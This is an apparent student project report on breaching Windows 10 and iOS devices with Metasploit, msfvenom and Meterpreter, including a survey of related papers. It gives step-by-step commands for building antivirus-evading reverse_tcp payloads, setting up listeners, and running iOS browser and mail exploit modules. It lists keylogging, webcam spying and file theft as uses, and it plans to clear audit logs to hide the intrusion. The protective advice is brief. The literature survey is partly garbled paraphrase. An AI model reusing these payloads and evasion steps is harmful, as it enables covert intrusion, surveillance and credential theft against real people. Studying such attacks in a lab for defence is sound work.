COMPROMISING SECURITY OF WINDOWS 10 OPERATING SYSTEM AND VIEWING AUDIT AND A STUDY ON iOS SECURITY

J Component Project

Sr. No	Name	Registration Number
1.	Manovki Wasade	18BCE0800
2.	Suchismitaa Chakraverty	18BCE0883

B.Tech. Computer Science and Engineering

School of Computer Science and Engineering

Vellore Institute of Technology

Vellore

May, 2021

1. ABSTRACT

This project report discusses the various benefits and uses of the Metasploit Project, with particular focus on the Metasploit Framework and its derivatives. Using an example of a successful exploitation of a vulnerability in the Windows 10 operating system, achieved using Metasploit Framework, the paper aims to explain the procedure as well as the tools involved in doing so. This paper further audits the exploit in Windows OS using Event Viewer. Audit logs are later cleared from Windows OS using Kali Linux OS to leave no traces of the exploitation.

Keywords: Metasploit Framework, Windows OS, audit, Event viewer, Kali Linux

2. INTRODUCTION

2.1 AIM

The project aims to demonstrate an attack on a Windows 10 system using another machine running Linux. Using a security tool framework called Metasploit, a payload containing an exploit is created, and then executed on the victim machine in order to establish a connection between the victim machine and the attacker machine. The network connection can be used by the attacker to view/ copy files, read keystrokes etc. The exploits and vulnerabilities used by the framework in creating the exploit and the method of connection used is discussed in detail. Possible protection and prevention methods that can be adopted on the victim machine is also explored.

Auditing is done using Event Viewer in Windows OS. The Application, System and Security logs are clearly examined to find the exploitation. Even IDs are studied to understand the activity performed by the hacker. System details are used to get the system information from which the exploitation has occurred. Understanding the features of Event Viewer logs are cleared using Kali Linux in the compromised Windows OS.An exclusive mobile operating system crafted and designed by the globally renowned company Apple Inc, the launch of ios dates back to 2007 and since then it has proved itself to be one of the most preferred possibility of operating system among its customers mainly due to its exclusive hardware, high-end features that support user-friendliness and progressive security mechanisms. But despite this, the mobile OS is not immune against external threats and breaches which are deployed primarily by exploiting the existing vulnerabilities in the ios systems. This document aims to elucidate a comparative analysis of the previous attacks launched in the ios platforms with the present metasploit msfvenom payload attack thus examining the security features of the contemporary ios devices.

2.2 SCOPE

The scope of the project is to cross-examine one of the methods used by "black-hat" hackers in taking control of computer systems. Each of the modules and commands used are explained in detail so as to gain a deeper understanding into what contributes to successfully "hacking" a system. This knowledge can be used to prevent future attacks and aid in the establishment of protection against black-hat hackers.

2.3 METASPLOIT FRAMEWORK

Metasploit was written by H. D. Moore back in 2003 using the Perl language. It was then intended to be a portable network information tool. By 2007, a completely rewritten version of the Metasploit framework was available for download and usage. After numerous years of achievement in the hacking and pen testing network, it was obtained by Ra- pid7 in 2009. After its buy, the Metasploit Framework was part into three renditions. Two are business renditions; Metasploit Express and Metasploit Professional, the last offering for $1800. These two have advanced GUIs and various other extra features, including the automatic deployment of a few attack vectors, however there is as yet a free and open-source network release known as the Metasploit Community.

Luckily, some independent engineers at Armitage have made a free and open-source GUI for Metasploit that is both excellent and intuitive, for those that incline toward the graphical point and click method of penetration testing.

3. LITERATURE SURVEY

PAPER	TOOLS USED	ALGORITHM	FUTURE SCOPE CONCLUSION
[1] Pangaria, Monika & Shrivasta, Vivek & Soni, Priyanka. (2012). Compromising windows 8 with metasploit's exploit. Advances in Electrical and Computer Engineeri	Metasploit Framework 3.0, nmap, PEscrambler	1.If PC A is a victim of PC B, initially an association of exploit + payload is infused into PC A. 2.Misuse comes into work; payloads begin its attack cycle once an exploit gets its ideal procurement. When an exploit is entrenched, an opposite association is set up. 3. For action period, we can obtain strength like information vault read/compose tasks, transfer and download, take previews, measure movement, key strokes output and considerably more to do. 4.When the ideal assignments are amassed, we can increase present expectations for privilege heightening.	In future, patches ought to be made to forestall these endeavours breaking security. The accuracy and performance of this infiltration test can be improved by utilizing Core Impact with Metasploit Framework.

ng. 5. 2278-661.			
[2] Compromising systems: implementing hacking phases	Nmap, Metasploit Framework, Nessus, Meterpreter	1. Observation – gathering data on the target (for example network, areas) this will assist the attacker with comprehending the objective and any expected shortcoming. 2. Scan and enumerate – in this stage the attacker will execute inactive or passive examining, which incorporates utilizing different filtering devices to decide open ports and administrations or services. 3. Recognize Vulnerabilities' – the aggressor or attacker will utilize devices that can distinguish shortcomings on the framework. Such apparatus incorporates Nessus and OpenVAS. 4. Misuse – Using the information acquired from stage three, the attacker will now carry out dynamic active attack by misusing the shortcoming and accessed target. 5. Covering Tracks–Once the attacker has accessed the framework, he/she will attempt to eliminate all proof of his/her assault. One such movement is erasing the framework log documents.	Inappropriate updates on framework such Windows OS can prompt a programmer into bargaining his/her association framework. Figuring out how to ensure protection, and knowing the legitimate digital manners is an absolute necessity. the paper talks about the execution of the hacking stages with the help of virtual machines use. It also provides means and bits of knowledge on the best way to shield one framework from being undermined.
[3] Penetrating Windows 8 with syringe utility Monika Agarwal, Laxman vishnoi	Metasploit Framework 3.0, nmap, dsplit	1.Knowledge Gathering and Vulnerability Scanning- It gains target data without uncovering attacker's essence and its aims. It is the most significant stage of infiltration test as it gives a for penetration. 2. make an exe record holding payload inside. At the point when we place .exe document in windows 8 running machine it will be recognized or detected. So, two different ways to forestall this: 1. Either impair Malware Protection Process distantly. 2. Or on the other hand make this exe record stay imperceptible or make it FUD (fully undetectable).	In future, more exploits can be discovered dependent on java. An adequacy of this infiltration test can be upgraded by utilizing Core Impact with Metasploit Framework. However, windows 8 is furnished with most profound level security and an idea behind it was to crush every one of those hackers. We have found Windows 8 is syringe helpless i.e., prone to such attacks. It should be made more secure with the goal that no single exploit can actuate it be undermined.
[4] Chiem, Trieu Phong. A	Nmap, Dmitry, OpenVAS,	1.Planning and preparation- What task is going to be carried out, by whom, where, when, and how is specifically addressed	The outcomes of the research have confirmed that outdated operating systems and un-

study of penetration testing tools and approaches. Diss. Auckland University of Technology, 2014.	GFI Languard, Unicornscan, Metasploit	for various scenarios and cases, with detailed description of the security policies, programs and risks associated with the attack. 2.Exploitation- once the planning stage has been carried out successfully it exploits the victim considering its vulnerabilities and weaknesses. 3.Bootstrapping- in this phase the attacker tries to gain access to the system by fully examining it and penetrating through a new vantage point. 4.Maintaining access -this stage ensures that a permanent backdoor is established by the attacker for future attack. 5.Reporting- once the attack has been carried out, a detailed, comprehensive report is prepared stating the difficulties while carrying out the tasks, solution and mitigation measure for future scope, potential impact, etc.	patched services might contain the most critical vulnerabilities that allow attackers to seize a system's administrative access without spending too much time and effort. It is also pointed out that weak passwords and user's gullibility can be taken advantage of to gain initial access to the system, followed by further malicious activities for privilege escalation.
[5] Moore, Michael. (2017). Penetration Testing and Metasploit.	Metasploit, Kali Linux, Wireshark, Nessus, Nmap, Dradis	Source Security Testing Methodology Manual can be utilized in areas like actual security, human factor, remote correspondence, media transmission, data networks, information organizations and operating systems. Utilizing something like Kali Linux can give numerous uses like SQL infusion, penetration, information base security review, network traffic listening/altering, network foundation infrastructure attack, network pressure testing, denial of service attacks, controlling of client information, web application testing.	Penetration testing is only one of the numerous approaches to ensure the data on your frameworks is secure and not open to hacking. At the point when you plan on doing entrance testing, paper proposes you to try Metasploit out and guarantees you will not be baffled. When investigating what programs that are free to use across the web, there are various choices to browse. On the off chance if one is not cautious with any of the projects, one could land oneself into some genuine difficulty.
[6] Gauri Shankar, Venkatesh & Somani, Gaurav. (2015). Anti-Hijack: Runtime Detection of	Android smartphone, Windows	Two lethal malware attacks have been addressed in this paper; intent based hijacking and authenticated session hijacking. Author has utilized the idea of honey pot in recognition of these two validation hijacking problems. To accomplish this, authors have tried different applications and their communication with the honey pot kept up by genuine gadget or an emulator. Authors have also designed application as a honey-pot outlined application. In	Proposed approach is a solid appraisal system for exploitation weaknesses utilizing run-time investigation. Essential point of honey-pot based model is to permit malevolent applications to do its exercises unreservedly. This data is utilized for insurance of generous applications and location of malicious applications. In future we might

Malware Initiated Hijacking in Android. Procedia Computer Science. 78. 587-594. 10.1016/j.procs.2016.02.105.		this paper, author made two key commitments and contributions, first, distinguishing and detecting planned commandeering malware and, second, identifying session hijacking malware utilizing our structure Anti-Hijack.	want to execute some more ways to deal with identifying root ways of exploitations and contents which disregard sandbox to acquire extraordinary advantages. As far as misusing weaknesses, we utilized every one of the known weaknesses whose status is finished in most recent SDK variant of Android 4.4. Accordingly, we might want to test more weaknesses which are not known with the most recent variant of Android SDK 4.4.
[7] Pawan Kesharwani, Sudhanshu Shekhar Pandey, Vishal Dixit, Lokendra Kumar Tiwari(2018).A study on Penetration Testing Using Metasploit Framework	Nessus, Firewalk, John the Ripper, Crack /Libcrack, Metasploit	1.Information gathering- first work is login on assaulting framework, by knowing IP of the victim. To know administrator's name of the framework and secret phrase make wordlist of both username and secret word. Do brute force attack on web server utilizing XHYDRA, a secret key breaking instrument. 2.Scanning - use NMAP (network mapper) tool. Penetration testing in SMB protocol is carried out using metasploit (PORT 445). 3.Discovering weakness in utilizing Metasploit. 4.Exploitation-Different approaches to Connect Remote PC utilizing SMB Port. Once the commands run, we will acquire a meterpreter meeting of your victim's PC thus we can get to it as we need.	Infiltration testing is a complete strategy to recognize the weaknesses in a framework. It offers advantages like anticipation of monetary misfortune; consistence to industry controllers, customers and shareholders; safeguarding corporate picture; proactive disposal of distinguished dangers. The analysers can browse discovery, black box, white box, and gray box testing relying upon the sum of data accessible to the client. The analysers can likewise browse internal and external testing, contingent upon the particular targets to be accomplished. There are three kinds of infiltration testing: organization, application and social designing. This paper talked about a three-stage procedure comprising of test arrangement, test, and test investigation stage. The test stage is done in three stages: data gathering, weakness examination, and weakness misuse. This stage is possible physically or by utilizing mechanized tools.
[8] Arulpradeep S.	Nmap, Metasploit,	1.Open kali Linux OS	This paper helps user acquire fundamental information about

P,Vinothkumar P.,Nilavarasan G. S.,Sai Harshith Kumar S.,Naveen P.(2019) Android mobile hacking using Linux	Kali Linux	2.Open a terminal and go to the area where the record is saved. 3.Download application in which you want to make permanent access through backdoor. address and LPORT for example the audience port to copy the application in a similar organizer where the backdoor passage application making code is available. 4. At the point when the application is introduced on the victim's mobile and the victim opens the application it makes the meterpreter meeting which allows the assailant to utilize the different commands on terminal.	what backdoor passages are, what their origin is and how they manage to misuse the victim. This additionally gives data about securing the application on the Google Play running Android 4.2 or later versions, verifying Apps, by checking if they are working diligently giving you security administrations. The filtering program searches for Potentially Hurtful Applications, otherwise called PHAs. Google proposes that a PHA is "any application that can potentially harm the user, their device, or their data."
[9] Vimal Kumar Gangwar (2020).Security Awareness Approach through Penetration Testing in Kali Linux	NMAP, Nessus, Nikto, Kali Linux, Metasploit	1.The initial step of penetration testing is to accumulate all data about the framework or machine. Depending on accumulated data the analyser can look at that weaknesses existing in that framework, organization, hosts and application. 2.Scanning the organization or PC framework. In this filtering stage, analyser examinations the weaknesses like which type pf administration is running, version of that service, which port number is running this assistance, working framework, and so forth. 3.Exploitation- breach a wide range of safety and assume control over the distant access of organization, application or framework. Author utilizes the METASPLOIT structure for misusing the weaknesses. Through misuse, the pen analyser can get distant access or admittance to the framework. 4.Attacker attempts to remain in the framework for a more extended timeframe without being recognized. To do this a connected payload is to be expected to execute on the victim machine and play out a particular undertaking. The payload can be as .exe document or .pdf record, at whatever point it is clicked a session gets started. In the Metasploit system, Meterpreter is utilized to open the session for the	Taking everything into account, the paper talks how nowadays one of the most genuine problems is associated with information abuse. As we are mindful that the vast majority of the exercises carried out are identified with online activities which requires the web. Security is a difficult theme for all organizations, without showing mindfulness insecurity of our important information possibly could get accessed by an unapproved individual. There is great deal of infiltration testing programs. Possible but author discusses about the Metasploit device which is incredible for abusing a far-off target machine. By doing entrance testing user gets the information on how the attacker performs their exploitation and how one could secure their mobile or system from the attackers.

		attacker. In this stage, the attacker can get the root advantage and can ruin the system or framework or organization.	
[10] Devanshu Bhatt(2018) Modern Day Penetration Testing Distribution Open Source Platform - Kali Linux	Debian Linux, Windows 7, Windows 10, Kali Linux, Metasploit	This paper depicts a white hat attacker method of entrance testing. Author carries out this test on individual framework where four working frameworks are stacked and associated through Oracle VMware virtual machines. These systems or frameworks were associated through NAT Network convention, which was not associated with genuine web. One virtual machine was arranged with Debian Linux and two other virtual machines were designed with Windows 7 and 10 individually. Another virtual machine was designed with Kali Linux, which is extraordinarily advanced open-source stage to help Penetration testing utilized by security experts to make framework and network safe while recognizing weaknesses in number of ways, specializations, including entrance testing, criminology, figuring out and weakness evaluation.	By using Kali Linux – Open-source Distribution Framework and numerous uses it upholds like Dmitry and Metasploit. Kali Linux's Dmitry and Metasploit Framework offers critical exploitation options with their respective OS versions and services. Explicitly in real world circumstance; it is fundamental to incorporate all kinds of dangers and categories generally basic to applications in Kali Linux. The evaluation needs to be completed on frameworks and systems with anti-virus and firewalls to get the exact eventual outcome. And every asset among them having latest weakness exploits should be used.

3.2COMPARATIVE ANALYSIS

3.2.1 WINDOWS ATTACKS

Method1: Using Backtrack 5 R2 with Metasploit framework 4.2.0

Eg-if IP address=192.162.9.90

In terminal type command-

msfpayload **windows**/**meterpreter**/reverse_tcp LHOST=192.168.9.90 X > Desktop/v4L.exe

which will save a v4L file on your desktop.

Copy this .exe file to windows system.

Connection establishment between exploit and backtrack system using handler. In Metasploit console type the following

- use **exploit**/multi/handler --> use the metasploit handler
- set payload **windows**/**meterpreter**/reverse_tcp --> we use reverse_tcp
- set lhost 192.168.9.90 --> set our local **IP** address that will catch the reverse **connection**
- **exploit** -j -z --> start the handler

Try executing the exploit which has been copied to windows and check if handler is able to receive anything.

To list every already open session use command: sessions -1

And to interact with the available sessions use: sessions -I <session id>

After this the user finds themselves in windows system and exploit it as per their wish. The above method can be prevented from being successful by installing a third-party firewall and/or updating the antivirus.

Method 2: Using msfvenom and meterpreter payload, encoded with shikata_ga_nai encoder

In Metasploit open terminal, to view all the available tools write command: msfvenom -h

In this method exploit is generated using msfvenom and meterpreter payload, which is encoded using shikata_ga_nai encoder.

After setting up the payload, and to know about various options available for setting up exploit, write the command: -o

For this exploit to be successful we need to setup the LHOST, LPORT

For instance, take the IP address to be : 192.168.9.90, now set this Ip to LHOST and set LPORT as 443. This means if the exploit is successful the user will receive connection from the same on port 443

-p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5-b '\x00' LHOST=192.168.9.90 LPORT=443 -f exe > xyz.exe

Explanation of the above command-

-p windows/meterpreter/reverse_tcp --> usage of meterpreter to reverse_tcp for the payload

-e x86/shikata_ga_nai --> encoder specified

-i 5-b '\x00' --> remove the bad chars

This would generate an exploit on Desktop, file name: xyz.exe. Now a listener is setup on the target computer using handler and then the successfully generated exploit is sent to the victim. Metasploit console is run by running executing the msfconsole on the system's terminal. And to explot the vulnerability of Windows for hacking, meterpreter payload being used is reverse_tcp. This is setup using the following commands-

use exploit/multi/handler --> to handle incoming connection

set payload windows/meterpreter/reverse_tcp --> reverse tcp payload

show options --> show available options to set

After this LHOST and LPOST are setup as done above using the following commands such that our handler gets ready to receive connection from the specified port number: 443-

Msf exploit(handler) > set lhost 192.168.9.90

Lhost=> 192.168.9.90

Msf exploit(handler) >set lport 443

Lport=> 443

Msf exploit(handler) >exploit

Output: started reverse handler on 192.168.9.90:443

After this, as the exploit is sent to victim and the target execute this, following can be seen-

[*] starting the payload handler..

[*] sending stage(752128 bytes) to 192.168.9.90

[*]meterpreter session 1 opened (192.168.9.90:443-> 192.168.9.89:49167) at 2021-04-28 19:27:15

One could overcome the above attack by:

1. Updating your antivirus to the latest version

2. Installing personal firewall for your PC

Advantages of our proposed model over these methods

- One single tool- msfvenom is a combination of Msfpayload and msfencode, putting both of these **tools** into a single **framework** instance.
- Standardized command line options
- Increased speed
- Avoiding antivirus is regularly an undervalued job that can represent the deciding moment of penetration test. Present day antivirus software and products can recognize meterpreter payloads effectively and quite easily, and can leave a pen-tester erroneously accepting a framework which is in fact not exploitable.
- To expand and increase our general achievement scale of achieving the desired task of exploiting vulnerability of target system and hacking it, we will be making a custom meterpreter reverse_tcp payload.

3.2.1 iOS ATTACKS

1. Exploiting the lib tiff vulnerability

In this attack, the libtiff vulnerability is exploited. It deploys stack buffer overflow for code injection and gaining root access. The process of exploiting litbiff vulnerability through metasploit is given below:-

msf > use exploit/apple_ios/email/mobilemail_libtiff

msf > exploit(mobilemail_libtiff) > show targets

msf > exploit(mobilemail_libtiff) > set TARGET < target-id >

msf > exploit(mobilemail_libtiff) > show options

msf > exploit(mobilemail_libtiff) > exploit

The limitation of this attack is that it is version dependent and is not able to exploit higher versions of ios. This vulnerability can be exploited in firmware versions 1.00, 1.01, 1.02 and 1.1.1 of the Apple iphone.

2. Exploiting the ios Safari browser

It is an attack written to exploit the Safari browser of ios platforms. The process of exploiting it is shown below:-

msf > use exploit/appleios/browser/safarilibtiff **msf >**

exploit(safari_libtiff) > set URIPATH /ipwn

msf > exploit(safari_libtiff) > set PAYLOAD osx/armle/execute/reversetcp **msf >**

exploit(safari_libtiff) > set LHOST 192.168.11.2 **msf >** exploit(safari_libtiff) > set

LPORT 4444 **msf >** exploit(safari_libtiff) > exploit

This attack has been a popular one since the evolution of the ios OS and has been shown to be quite efficient in obtaining including contacts, call history, text message, voice mail, passwords and emails from the compromised ios device.

3. Exploiting the type confusion bug in the Javascript Proxy object in WebKit.

In this attack, a type confusion bug in the Javascript Proxy object in WebKit is capitalised for accessing the ios device.The DFG JIT is not aware of the possibility that arbitrary JS code might be running during the execution of a CreateThis operation. Thus the structure is altered of an argument without causing a bailout, leading to a type confusion (CVE2018-4233).

The type confusion inturn induces the capability to administer counterfeit Javascript objects, as well as the capability to procure the memory address of a Javascript object thus authorizing attackers to devise a forged JSCell object that can be deployed to read and write arbitrary memory from Javascript. The module then utilises a ROP chain to compose the initial stage shellcode into executable memory within the Safari process and jump start its execution.

The initial stage delineates the second stage macho (containing CVE-2017-13861) into executable memory, and returns to its starting point. The CVE-2017-13861 async_wake exploit pilots to a kernel task port (TFP0) that is able to read and write arbitrary kernel memory. The processes credential and sandbox structure in the kernel are deallocated and the meterpreter payloads code

signature hash is appended to the kernels trust cache, permitting Safari to stack and execute the (self-signed) meterpreter payload.

The process of exploiting it is as follows:- **msf5 >** use use exploit/apple_ios/browser/webkit_createthis

msf5 > exploit(apple_ios/browser/webkit_createthis) > set LHOST 192.168.10.90

msf5 > exploit(apple_ios/browser/webkit_createthis) > set LPORT 4444

msf5 > exploit(apple_ios/browser/webkit_createthis) > exploit

A primary advantage of this attack is that it works on all 64 bit ios devices(iPhone 5S and newer) running ios 10 upto ios 11.2.
Adopted method for ios jailbreak
Deploying the shell_reverse_tcp payload with msfvenom for persistent outbound connection with the victim's device**.**

In this attack a victim's shell is initiated on the attacker system to which victim will associate back using the reverse_bind_shell payload. This is primarily necessary when target connections are at the back of the firewall and do not permit inbound connections. Here, we will set up the outbound connection from the target iDevice to our i.e the attacker system.
The process for the attack is described as follows:-

Step 1:-Checking the ip address of the attacker system.
root@kali:~# ifconfig

Step 2:-Creating the shell_reverse_tcp payload with the attacker system's ip address.
root@kali:~# msfvenom –p osx/armle/shell_reverse_tcp LHOST=192.168.159.2 –f macho > ios_reverse_tcp_exploit

Step 3:-Transferring this payload to the tmp directory of the target device using SFTP
root@kali:~#sftp root@192.168.11.12

Step 4:-Performing SSH login into the target device and signing the payload using ldid
root@kali:~#ssh root@192.168.11.12
Step 5:-Starting the multi handler using shell_reverse_tcp

msf > use exploit/multi/handler

msf exploit(handler) > set PAYLOAD osx/armle/shell_reverse_tcp

msf exploit(handler) > set LHOST 192.168.159.2

msf exploit(handler) > run

Advantages of this method

- It is a simple procedure to follow.
- It does not deploy any licensed software but uses only open-source frameworks for the attack.
- It can be deployed for both inbound and outbound connections but primarily focuses on target machines behind the firewall.
- Improved speed.

Scope of future work

The current adopted method does not provide a persistent connection with the target system i.e. the connection is lost after every reboot session. Therefore, if a persistent connection needs to be maintained between the victim and attacker machine, it is mandatory to create an ios backdoor for the same.

4. OVERALL ARCHITECTURE



Figure 2: Architecture diagram of Reverse Metasploit connection between attacker and victim system

The tools used in the orchestration of the attack are as follows:

1. Metasploit Framework

   Metasploit Framework, part of the open-source computer security project known as The Metasploit Project, is a software platform primarily used for developing and executing exploit code against a remote target machine. One of the main advantages of the Framework is that it uses a modular approach; allowing the use of a combination of any exploit with any payload, enabling it to be used and effective against a vast variety of computer systems. Common objectives include the creation and installing of rootkits on victim systems as well as initiating and maintaining reverse telnet connection between systems. Metasploit also includes a payload database, enabling the user to access and edit various exploit code which allows adaptation of code against different victim operating systems. Metasploit Framework contains several built-in features that enable faster and efficient network penetration testing, such as port scanning, OS fingerprinting, vulnerability scanning, to name a few.

2. Meterpreter Listener

   It is a dynamically extensible payload that is extended over the network at runtime. Meterpreter uses DLL injection stagers to communicate over the stager socket and features an advanced client- side Ruby API. Meterpreter uses encrypted and channelized communications to provide forensic evidence about the compromised system. It is extensible, as new features can be augmented and loaded over the network at runtime seamlessly.

3. MSFvenom

   A combination of MSFpayload and MSFencode, MSFvenom is a standalone payload generation tool. Since it uses standardized command line options, it boasts increased speed and efficiency com- pared to older distributed versions. Able to use the payload creation options from MSFpayload and the payload encryption options from MSF encode to create and encode a powerful, virtually undetectable payload, MSFvenom has been one of the most widely used and recommended tools in the field of penetration testing.

The systems used:

- Attacker system is running Kali Linux 2.0, with fully updated versions of the tools mentioned above.
- Victim Systems are running Windows 10 Home and iOS.
- Below are the steps involved in performing the attack using the resources detailed above:
- First, the payload is created using MSFvenom. The exploit used here is the Reverse TCP shell vulnerability in Windows 10. When Reverse TCP is used, the victim systems connect back to

the attacker system while bypassing the firewalls on its own, giving the attacker the advantage of not having to encrypt or hide the exploit so as to avoid detection.

- The payload, in the form of an executable file, is copied onto the victim system, which can be done using email services, a drive upload or even a simple USB drive.
- The Meterpreter listener is started on the attacker system, which scans across the network for the victim system starting a connection.
- The payload is then executed on the victim system, thereby initiating a reverse Meterpreter connection between both systems.
- The shell connection established can be then used by the attacker to engage in a multitude of tasks like –
    - running a keylogger script on the victim machine over the network, thereby logging and viewing all the keystrokes, which may include confidential credentials
    - capturing and viewing screenshots of the victim system
    - taking and viewing pictures from the victim system's web-cam
    - starting a live video feed streamed from the victim system's web-cam
    - view files and directories on the victim system
    - copy and view files from the victim system onto the attacker system

5. PROPOSED METHOD

5.1 PROBLEM DESCRIPTION

Microsoft's Windows 10 is one of the world's most popular operating systems, boasting a user base of around 700 million. With constant updates and bug fixes, Microsoft makes sure that Windows 10 is very secure, giving its users a peace of mind.

In this project, using a combination of tools like the Metasploit Framework, Meterpreter and MSFvenom, the security of a computer machine running Windows 10 is breached. After gaining access to the Windows machine, the attacker is able to do the following:

- running a keylogger script on the victim machine over the network, thereby logging and viewing all the keystrokes, which may include confidential credentials
- capturing and viewing screenshots of the victim system
- taking and viewing pictures from the victim system's web-cam
- starting a live video feed streamed from the victim system's web-cam
- view files and directories on the victim system
- copy and view files from the victim system onto the attacker system

Further, the project explains how the attack was performed, giving a detailed description of each of the steps involved.

As conclusion, prevention methods and suitable protection mechanisms that can be implemented to block the attack has been detailed.

5.2 DESIGN DESCRIPTION

The tools used in the orchestration of the attack is as follows:

- Metasploit Framework
- Meterpreter Listener
- MSFvenom

The systems used:

- Attacker system is running Kali Linux 2.0, with fully updated versions of the tools mentioned above.
- Victim System is running Windows 10 Home.
- Below are the steps involved in performing the attack using the resources detailed above:
- First, the payload is created using MSFvenom. The exploit used here is the Reverse TCP shell vulnerability in Windows 10. When Reverse TCP is used, the victim system connects back to the at- tacker system while bypassing the firewalls on its own, giving the attacker the advantage of not having to encrypt or hide the exploit so as to avoid detection.
- The payload, in the form of an executable file, is copied onto the victim system, which can be done using e-mail services, a drive upload or even a simple USB drive.
- The Meterpreter listener is started on the attacker system, which scans across the network for the victim system starting a connection.
- The payload is then executed on the victim system, thereby initiating a reverse Meterpreter connection between both systems.
- The shell connection established can be then used by the attacker to engage in a multitude of tasks like key-logging, spying through web-cam, copying files and directories from the victim system etc.

5.3 DESIGN MODEL



Figure 1: Flowchart of Working Model

5.4 DESCRIPTION OF PROGRAMS/MODULES USED

5.4.1 METASPLOIT FRAMEWORK

Metasploit Framework, part of the open-source computer security project known as The Metasploit Project, is a software platform primarily used for developing and executing exploit code against a remote target machine.

